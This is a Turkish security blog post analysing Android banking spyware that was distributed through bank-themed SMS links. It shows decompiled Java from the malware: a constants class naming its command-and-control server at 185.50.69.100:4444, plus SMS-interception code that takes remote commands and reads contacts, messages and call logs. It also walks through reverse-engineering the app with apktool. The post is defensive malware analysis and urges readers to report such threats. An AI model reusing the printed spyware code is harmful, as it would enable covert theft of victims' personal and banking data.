



Android Bankacılık Casus Yazılımı

written by Mert SARICA | 5 November 2015

Nisan ayı başı gibi bazı banka müşterilerine SMS ile banka_adi.şüpheli_adres.com adında mesajlar gönderilmeye başlandı. Siteye Android akıllı cihazı ile bağlanan kullanıcıları, bankaya aitmiş gibi görünen güzel bir görsel karşılıyor ve kullanıcının bankanın mobil bankacılık hizmetinden yararlanabilmesi için ilgili uygulamayı kurması isteniyordu.



Siteyi masa üstü internet tarayıcısı ile ziyaret edenler ise bankanın ana sayfasına yönlendiriliyordu. Zararlı yazılımın zaman içinde birden fazla sürümüne erişme imkanım olduğu için ilk sürümü ile 2 ve 3. sürümlerini kıyaslama imkanım olmuştu.

İlk sürümde kod gizlemesi (obfuscation) gerçekleştirilmediği için zararlı yazılım, kaynak koda çevridiğinde bunun rehber, arama kaydı ve sms bilgilerini çalan, anahtar kelime ile sms yönlendirmesi yapabilen ve Türkiye'de 185.50.69.100 ip adresi ile 4444 numaralı bağlantı noktasından haberleşen bir casus yazılım olduğu rahatlıkla anlaşılıyordu.

Java Decompiler - Consts.class

File Edit Navigate Search Help

mobil_sube-1-dex2jar.jar mobil_sube-2-dex2jar.jar mobil_sube-3-dex2jar.jar

android.support.v4
com
google.gson
google.android.listener
consts
helpers
items
listeners
observers
receivers
services
sqlite
tasks
BuildConfig
LegalActivity
R

SmsReceiver.class ExceptionLogTask.class GetBrowserHistoryTask.class GetCallLogsTask.class GetContactsTask.class

```
package com.google.android.listener.consts;

import android.content.Context;

public final class Consts
{
    public static final String BROWSERHISTORY_API = "BrowserHistory";
    public static final String CALLOG_API = "CallLog";
    public static final String CONTACT_API = "Contact";
    public static final int DELTA_TIME_MAX = 30;
    public static final String DEVICESIM_API = "DeviceSim";
    public static final String DEVICE_API = "Device";
    public static final String EXCEPTION_API = "ExceptionLog";
    public static final int MAX_TIME = 35;
    public static final String MESSAGE_API = "Message";
    public static final String MessageInboxNetSmsCount = "all";
    public static final String MessageSentNetSmsCount = "all";
    public static final String MobileClientUserName = "username";
    public static final String MobileClientUserPass = "2cdb5aac-2140-46aa-b848-2421b9c9a864";
    public static final String Pref_CallLogs_Task_First = "Pref_CallLogs_Task_First";
    public static final String Pref_MessageInbox_Task_First = "Pref_MessageInbox_Task_First";
    public static final String Pref_MessageSent_Task_First = "Pref_MessageSent_Task_First";
    public static final String Pref_ServerDeviceId = "Pref_ServerDeviceId";
    public static final String Pref_SimLastOpenTime = "Pref_SimLastOpenTime";
    private static String REST_SERVICE_HOST_URL = "http://185.50.69.100:4444";
    public static final int SMS = 1;
    public static final String TRACK_CALLOG_NET_ENABLE = "TRACK_CALLOG_NET_ENABLE";
    public static final String TRACK_GEO = "TRACKGEO";
    public static final String TRACK_NET = "TRACKNET";
    public static final String TRACK_SERVER_URL = "TRACK_SERVER_URL";
    public static final String TRACK_SMS = "TRACKSMS";
    public static final String TRACK_SMS_ABORT = "TRACK_SMS_ABORT";
    public static final String TRACK_SMS_ENABLE = "TRACK_SMS_ENABLE";
    public static final String TRACK_SMS_NET_ENABLE = "TRACK_SMS_NET_ENABLE";
    public static final String TRACK_SMS_NUMBER = "TRACK_SMS_NUMBER";
    public static final String TRACK_SMS_WORD = "TRACK_SMS_WORD";
    public static final Boolean debug = Boolean.valueOf(false);
    public static final String noLocation = "Lokasyona ulasilamiyor. Bilinen son konum ";

    public static String getApiUrl(Context paramContext, String paramString)
    {
        return getServerUrl(paramContext) + paramString;
    }


    private static String getServerUrl(Context paramContext)
    {
        String str = REST_SERVICE_HOST_URL + "/api/";
        if (!PreferencesHelper.GetPref(paramContext, "TRACK_SERVER_URL").equals(""))
            str = PreferencesHelper.GetPref(paramContext, "serverUrl") + "/api/";
        return str;
    }
}
```

Yazılımı geliştiren kişinin kaynak kodun bir yerinde servis adı olarak isim.soyad bilgisine yer vermesi, kodun ya çalıntı ya da dikkatsizce başka bir koddan kopyalandığına işaret ediyordu.


ConnectorDetector.class
DialogMaker.class
General.class
J2SEHttpClient.class
PreferencesHelper.class
StringCryptor.class
Items
BrowserHistory.class
CallLogs.class
Contact.class
Device.class
DeviceSim.class
ExceptionLog.class
GeoLocation.class
Message.class
Listeners
PhoneCallListener.class
Observers
CallLogObserver.class
SmsObserver.class
Receivers
ProgramBootReceiver.class
ProgramStarReceiver.class
SmsReceiver.class
Services
CallRecordingService.class
ListenersService.class
LocatorService.class
MessageService.class
SQLite
CallLogSql.class
ContactSql.class
MessageSql.class
Tasks
ExceptionLogTask.class
ExceptionLogTask.class
GetBrowserHistoryTask.class
GetBrowserHistoryTask.class
GetCallLogTask.class
GetCallLogTask.class
GetContactTask.class
GetContactTask.class
GetMessageSentTask.class
GetMessageSentTask.class
GetMessageTask.class
GetMessageTask.class

ListenersService.class CallRecordingService.class SmsReceiver.class ProgramStarReceiver.class ProgramBootReceiver.class SmsObserver.class CallLogObserver.class PhoneCallListener.class Message.class GeoLocation.class

```
if ("TRACKGEO".equals(arrayOfString(0)))
{
    abortBroadcast();
    Intent localIntent5 = new Intent(paramContext, LocatorService.class);
    localIntent5.putExtra("SENDTO", str3);
    Log.i("cg:SMSReceiver", "Starting LocatorService");
    paramContext.startService(localIntent5);
}
label1525:
do
{
    for (;;)
    {
        i++;
        break;
    }
    if ("TRACKNET".equals(arrayOfString(0)))
    {
        abortBroadcast();
        Intent localIntent4 = new Intent();
        localIntent4.setAction("com. .... services.ServiceStart");
        paramContext.sendBroadcast(localIntent4);
    }
    else
    {
        if (!PreferencesHelper.GetPref(paramContext, "TRACK_SMS_WORD").equals(arrayOfString(0)))
        {
            break label1525;
        }
        if (PreferencesHelper.GetPref(paramContext, "TRACK_SMS_NUMBER").equals(str3))
        {
            abortBroadcast();
            String str8 = "MOHLNDIRME-" + PreferencesHelper.GetPref(paramContext, "TRACK_SMS_ENABLE") + " BİLDİRİMLERİ KAPAT-" + PreferencesHelper.GetPref(paramContext, "TRACK_SMS_ABORT");
            Intent localIntent3 = new Intent(paramContext, MessageService.class);
            localIntent3.putExtra("SENDTO", str3);
            localIntent3.putExtra("BODY", str8);
            paramContext.startService(localIntent3);
        }
    }
} while (!"TRACKSMS".equals(arrayOfString(0)));
abortBroadcast();
for (;;)
{
    String str8;
    try
    {
        String str5 = General_SearchMessage(str2, "word");
        if (str5 != null)
        {
            ...
        }
    }
}
```



İlerleyen sürümlerde ise bu zararlı yazılım haberleştiği ip adresi, kod gizleme yöntemi ile gizlendiği görülebiliyordu.




Yeri gelmişken bu tür zararlı yazılımlar ile karşılaşıldığı zaman, son kullanıcı da olsanız, güvenlik uzmanı da olsanız, Ulusal Siber Olaylara Müdahale Merkezi'ni (USOM) ihbar formu üzerinden bilgilendirmenin, ulusal ve kurumsal güvenlik adına oldukça önemli olduğunun altını çizmek isterim.

USOM'un hızla güncellediği zararlı bağlantılar listesi ve koordinasyon ile sektörel ve kurumsal SOME'lerin, güvenlik üreticilerinin kısa süre içinde bu zararlı adreslerden haberdar olarak, kullanıcıların mağdur olmasını kısa bir süre içinde engellediklerini unutmayın.

Devlet kurumudur, oldukça yavaş işler, hiç zahmet etmeyeyim gibi ön yargıları bir kenara koyabilirsiniz çünkü USOM'a yapmış olduğum bir bildirimin 2 saat gibi kısa bir süre içinde zararlı bağlantılar listesine eklendiğini geçtiğimiz günlerde tecrübe ettiğimi söyleyebilirim.


Daha önceki yazılarımdan da bildiğiniz üzere Android platformu için geliştirilen uygulamalar kolaylıkla bayt koduna ve kaynak koduna çevrilebilmektedir. Kaynak kodunun bu örnekte olduğu gibi okunaklı olmadığı durumlarda bayt kodunu analiz etmek tercih edeceğiniz en akıllıca yöntemlerden biri olacaktır.

A screenshot of a Windows command prompt window titled "C:\WINDOWS\system32\cmd.exe". The window shows the execution of the command "java -jar apktool.jar d mobil_sube-5.apk". The output shows the progress of the decompilation process, including loading the resource table, decoding the AndroidManifest.xml, loading the resource table from the APK file, regular manifest package, decoding file-resources, decoding values, Baksmling classes.dex, testI: Copying assets and libs, copying unknown files, and copying original files. A red arrow points to the command line.

```
C:\WINDOWS\system32\cmd.exe
C:\Android Malware>java -jar apktool.jar d mobil_sube-5.apk
I: Using Apktool 2.0.0 on mobil_sube-5.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: C:\Documents and Settings\Administrator\apk
tool\framework\1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmling classes.dex...
testI: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
```

Zararlı yazılımı apk-tool aracı ile bayt koduna (smali) çevirdikten sonra smali\com\googleandroid\listener\items\receivers\ klasörü içinde yer alan ProgramStartReceiver.smali dosyası dikkatimi çekti. Dosyayı incelediğimde şifrelenen komuta kontrol merkezi adresinin bu dosya içinde çözüldüğünü (decryption) gördüm.

Bu gibi (okunaklı olmayan kaynak kodu) durumlarda bayt kod üzerinde değişiklik yaparak programın akışını değiştirebilme imkanına sahip olduğunuz için ben de şifresi çözülmüş olan değişkeni aşağıdaki ekran görüntüsünde yer aldığı şekliyle LogCat'e yönlendirmeye karar verdim. Değişikliği yaptıktan sonra tekrar apk-tool aracı ile paketi derleyip, imzaladıktan sonra Android Emulator'e yükledim ve ardından gizlenmiş olan komuta kontrol merkezinin ip adresini görebildim.



Bu zararlı yazılımda olduğu gibi siz de kod gizleme yönteminden (obfuscation) faydalanan zararlı yazılımları analiz etmek istediğinizde benzer şekilde bayt kodu üzerinden ilerlemeyi alternatif bir yol olarak değerlendirebilirsiniz.

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.